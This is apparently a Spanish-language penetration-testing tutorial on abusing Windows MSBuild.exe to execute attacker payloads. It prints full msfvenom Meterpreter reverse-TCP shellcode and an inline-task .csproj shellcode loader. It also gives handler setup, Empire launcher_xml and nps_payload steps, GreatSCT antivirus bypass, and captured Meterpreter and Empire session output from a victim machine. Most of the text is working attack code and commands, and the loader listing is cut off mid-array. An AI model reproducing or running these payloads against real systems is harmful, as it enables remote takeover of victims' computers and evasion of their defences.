iGNITE Technologies

Windows Exploitation

msbuild

Contenido

Introducción a MSbuild.exe

Microsoft Build Engine es una plataforma para crear aplicaciones. Este motor, que también se conoce como MSBuild, proporciona un esquema XML para un archivo de proyecto que controla cómo la plataforma de compilación procesa y crea software. Visual Studio usa MSBuild, pero no depende de Visual Studio. Al invocar msbuild.exe en su proyecto o archivo de solución, puede organizar y crear productos en entornos donde Visual Studio no está instalado.

Visual Studio usa MSBuild para cargar y crear proyectos administrados. Los archivos de proyecto en Visual Studio (.csproj, .vbproj, .vcxproj y otros) contienen código XML de MSBuild.

Técnicas de explotación:

Generar archivo CSharp con Msfvenom

Usamos Microsoft Visual Studio para crear un proyecto de programación C# (C Sharp) con un sufijo *.csproj que se guarda en formato MSBuild para que pueda compilarse con la plataforma MSBuild en un programa ejecutable.

Con la ayuda de una compilación maliciosa, podemos obtener un shell inverso de la máquina de la víctima. Por lo tanto, ahora generaremos nuestro archivo file.csproj y para eso, primero generaremos un código shell de c# a través de msfvenom. Luego, ese código shell se colocará dentro de nuestro archivo.csproj como se indica a continuación.

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.109 lport=1234 -f csharp
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.109 lport=1234 -f csharp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of csharp file: 1759 bytes
byte[] buf = new byte[341] {
0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,
0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,
0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,
0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,
0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,
0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,
0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,
0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,
0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,
0x8d,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,
0x77,0x26,0x07,0x89,0xe8,0xff,0xd0,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,
0x50,0x68,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,0x68,0xc0,0xa8,0x01,0x6d,
0x68,0x02,0x00,0x04,0xd2,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,
0x68,0xea,0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,
0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0xff,0x4e,0x08,0x75,0xec,0xe8,0x67,
0x00,0x00,0x00,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,
0xd5,0x83,0xf8,0x00,0x7e,0x36,0x8b,0x36,0x6a,0x40,0x68,0x00,0x10,0x00,0x00,
0x56,0x6a,0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,
0x53,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,
0x68,0x00,0x40,0x00,0x00,0x6a,0x00,0x50,0x68,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
0x57,0x68,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x5e,0x5e,0xff,0x0c,0x24,0x0f,0x85,
0x70,0xff,0xff,0xff,0xe9,0x9b,0xff,0xff,0xff,0x01,0xc3,0x29,0xc6,0x75,0xc1,
0xc3,0xbb,0xf0,0xb5,0xa2,0x56,0x6a,0x00,0x53,0xff,0xd5 };
```

El código shell generado anteriormente debe colocarse en el archivo XML y puede descargar este archivo XML desde GitHub, que tiene el código que MSBuild compila y ejecuta. Este archivo XML debe guardarse como. file.csproj y debe ejecutarse a través de MSBuild para obtener una sesión de Meterpreter.

Nota: Reemplace el valor del código de shell de su código de shell de C# y luego cambie el nombre de buf como código de shell como se muestra en la siguiente imagen.

archivo cat.csproj

```
root@kali:~# cat file.csproj
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <!-- This inline task executes shellcode. -->
  <!-- C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe SimpleTasks.csproj -->
  <!-- Save This File And Execute The Above Command -->
  <!-- Author: Casey Smith, Twitter: @subTee -->
  <!-- License: BSD 3-Clause -->
  <Target Name="Hello">
    <ClassExample />
  </Target>
  <UsingTask
    TaskName="ClassExample"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll
    <Task>

      <Code Type="Class" Language="cs">
      <![CDATA[
        using System;
        using System.Runtime.InteropServices;
        using Microsoft.Build.Framework;
        using Microsoft.Build.Utilities;
        public class ClassExample :  Task, ITask
        {
          private static UInt32 MEM_COMMIT = 0x1000;
          private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
          [DllImport("kernel32")]
            private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr,
            UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
          [DllImport("kernel32")]
            private static extern IntPtr CreateThread(
            UInt32 lpThreadAttributes,
            UInt32 dwStackSize,
            UInt32 lpStartAddress,
            IntPtr param,
            UInt32 dwCreationFlags,
            ref UInt32 lpThreadId
            );
          [DllImport("kernel32")]
            private static extern UInt32 WaitForSingleObject(
            IntPtr hHandle,
            UInt32 dwMilliseconds
            );
          public override bool Execute()
          {
            byte[] shellcode = new byte[341] {
0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,
0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,
0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,
0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,
0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,
0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,
```

Puede ejecutar MSBuild desde Visual Studio o desde la ventana de comandos. Al utilizar Visual Studio, puede compilar una aplicación para ejecutarla en cualquiera de las varias versiones de .NET Framework.


Por ejemplo, puede compilar una aplicación para ejecutarla en .NET Framework 2.0 en una plataforma de 32 bits y puede compilar la misma aplicación para ejecutarla en .NET Framework 4.5 en una plataforma de 64 bits. La capacidad de compilar en más de un marco se denomina multitargeting.
Para saber más sobre MSBuild lea desde aquí:
//docs.microsoft.com/en-us/visualstudio/msbuild/msbuild?view=vs-2015

Ahora inicie el controlador múltiple para obtener una sesión de meterpreter y ejecute el archivo file.csproj con msbuild.exe en la ruta de destino: C:\Windows\Microsoft.Net\Framework\v4.0.30319 como se muestra.

Nota: debe guardar su carga útil maliciosa (XML/csproj) en esta ubicación:

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe archivo.csproj
```

C:\Windows\Microsoft.NET\Framework\v4.0.30319\ y luego ejecute este archivo con un símbolo del sistema.




```
utilizar exploit/multi/handler
configurar la carga útil windows/meterpreter/reverse_tcp
configurar lhost 192.168.1.109
configurar lport
1234
explotar sysinfo
```

Como puede observar, tenemos la sesión meterpreter de la víctima como se muestra a continuación:

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.109
lhost => 192.168.1.109
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.109:1234
[*] Sending stage (179779 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.109:1234 -> 192.168.1.105:49433) at 2018-12

meterpreter > sysinfo
Computer        : DESKTOP-NQM64AS
OS              : Windows 10 (Build 17134).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Genere un archivo XML para explotar MSBuild

Como se mencionó anteriormente, MSBuild utiliza un formato de archivo de proyecto basado en XML que es sencillo y extensible, por lo que podemos cambiar el nombre del archivo generado.csproj como archivo.xml y ejecutar nuevamente el archivo.xml con msbuild.exe en la ruta de destino: C: \Windows\Microsoft.Net\Framework\v4.0.30319 como se muestra.

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe archivo.xml
```

```
C:\Users\raj\Desktop>C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe file.xml
Microsoft (R) Build Engine version 4.7.3056.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 1/1/2019 6:34:54 PM.
```

usar exploit/multi/handler configurar


la carga útil windows/meterpreter/reverse_tcp configurar lhost 192.168.1.109

establecer lport

1234

explotar sysinfo

Como puede observar, tenemos la sesión meterpreter de la víctima como se muestra a continuación:



Secuencia de comandos Nps_Payload

Este script generará cargas útiles para la detección y evitación de intrusiones básicas. Utiliza técnicas demostradas públicamente de varias fuentes diferentes. Larry Spohn (@Spoonman1091) escribió esto. Ben Mauch (@Ben0xA), también conocido como dirty_ben, creó la carga útil. Puedes descargarla desde GitHub.


Nps_payload genera cargas útiles que podrían ejecutarse con msbuild.exe y mshta.exe para obtener la conexión inversa de la máquina de la víctima a través de la sesión de meterpreter.

Siga el paso a continuación para generar carga útil:

1. Ejecute el script ./nps_payload.py , una vez que haya descargado la carga útil nps de GitHub
2. Presione la tecla 1 para seleccionar la tarea "generar msbuild/nps/msf"
3. Presione nuevamente la tecla 1 para seleccionar la carga útil "windows/meterpreter/reverse_tcp"

Esto generará una carga útil en el archivo XML, enviará este archivo a la ubicación de destino C:\Windows\Microsoft.Net\Framework\v4.0.30319 como se hizo en el método anterior y simultáneamente ejecutará el siguiente comando en una nueva terminal para iniciar el oyente.

```
msfconsole -r msbuild_nps.rc
```



Ahora repita el paso anterior para ejecutar msbuild_nps.xml con el símbolo del sistema y obtener una conexión inversa a través de meterpreter como se muestra a continuación:

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe msbuild_nps.xml
```

```
[*] Processing msbuild_nps.rc for ERB directives.
resource (msbuild_nps.rc)> use multi/handler
resource (msbuild_nps.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (msbuild_nps.rc)> set LHOST 192.168.1.107
LHOST => 192.168.1.107
resource (msbuild_nps.rc)> set LPORT 443
LPORT => 443
resource (msbuild_nps.rc)> set ExitOnSession false
ExitOnSession => false
resource (msbuild_nps.rc)> set EnableStageEncoding true
EnableStageEncoding => true
resource (msbuild_nps.rc)> exploit -j -z
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.107:443
msf exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (179808 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.107:443 -> 192.168.1.105:53976) at 2019-01-

msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : DESKTOP-NQM64AS
OS              : Windows 10 (Build 17134).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Imperio PowerShell

Para nuestro próximo método de ataque msbuild, usaremos Empire. El imperio es un marco post-explotación. Hasta ahora, hemos emparejado nuestras tachuelas XML con Metasploit, pero en este método usaremos el marco Empire. Es únicamente un agente de Windows PowerShell basado en Python, lo que lo hace bastante útil. Empire fue desarrollado por @harmj0y, @sixdub, @enigma0x3, rvrsh3ll, @killswitch_gui y @xorrior. Puedes descargar este marco aquí.

Para tener una guía básica de Empire, visite nuestro artículo que presenta Empire:
https://www.hackingarticles.in/hacking-with-empire-powershell-post-exploitation-agent/

Una vez que se inicia el marco del imperio, escriba oyente para verificar si hay oyentes activos. Como puede ver en la imagen a continuación, no hay oyentes activos. Entonces, para configurar un tipo de oyente:

```
oyentes
utilizar oyente http
establecer host //192.168.1.107
ejecutar
```

Con los comandos anteriores, tendrá un oyente activo. Escriba back para salir del oyente y poder iniciar PowerShell.


Para nuestro ataque MSBuild, usaremos un stager. Un stager, en el imperio, es un fragmento de código que permite que nuestro código malicioso se ejecute a través del agente en el host comprometido. Entonces, para este tipo:

```
usar stager windows/launcher_xml
establecer oyente http
ejecutar
```

Usestager creará un archivo de código malicioso que se guardará en /tmp llamado "launcher.xml".

Una vez que se ejecute el archivo, tendremos el resultado en nuestro oyente. Ejecute el archivo en la casa de su víctima escribiendo el siguiente comando:

```
CD C:\Windows\Microsoft.NET\Framework\v4.0.30319\
MSBuild.exe lanzador.xml
```



Para ver si tenemos sesiones abiertas, escriba "agentes". Al hacerlo te mostrará el nombre de la sesión que tienes. Para acceder a ese tipo de sesión:

```
interactuar A8H14C7L
```

El comando anterior le dará acceso a la sesión.

```
información del sistema
```

```
[+] Initial agent A8H14C7L from 192.168.1.105 now active (Slack)
[*] Sending agent (stage 2) to A8H14C7L at 192.168.1.105

(Empire: stager/windows/launcher_xml) > interact A8H14C7L
(Empire: A8H14C7L) > sysinfo
[*] Tasked A8H14C7L to run TASK_SYSINFO
[*] Agent A8H14C7L tasked with task ID 1
(Empire: A8H14C7L) > sysinfo: 0|http://192.168.1.107:80|DESKTOP-NQM64AS|raj|DESKTOP-NQM64AS|
:b842|Microsoft Windows 10 Enterprise|False|MSBuild|6532|powershell|5
[*] Agent A8H14C7L returned results.
Listener:         http://192.168.1.107:80
Internal IP:    192.168.10.1 fe80::90d0:4c4b:d967:4626 192.168.232.1 fe80::e826:8249:4ee0:1e
Username:         DESKTOP-NQM64AS\raj
Hostname:       DESKTOP-NQM64AS
OS:               Microsoft Windows 10 Enterprise
High Integrity:   0
Process Name:     MSBuild
Process ID:       6532
Language:         powershell
Language Version: 5

[*] Valid results returned by 192.168.1.105
```

Gran SCT

GreatSCT es una herramienta que le permite utilizar exploits de Metasploit y le permite evitar la mayoría de los antivirus.

GreatSCT cuenta actualmente con el apoyo de @ConsciousHacker. Puedes descargarlo desde aquí: //github.com/GreatSCT/GreatSCT


usar derivación

Una vez que esté descargado y ejecutándose, escriba el siguiente comando para acceder a los módulos:

```
================================================================================
                            GreatSCT | [Version]: 1.0
================================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
================================================================================

Main Menu

        1 tools loaded

Available Commands:

        exit                    Exit GreatSCT
        info                    Information on a specific tool
        list                    List available tools
        update                  Update GreatSCT
        use                     Use a specific tool

Main menu choice: use Bypass
```

Ahora para ver la lista de tipos de cargas útiles:

```
lista
```

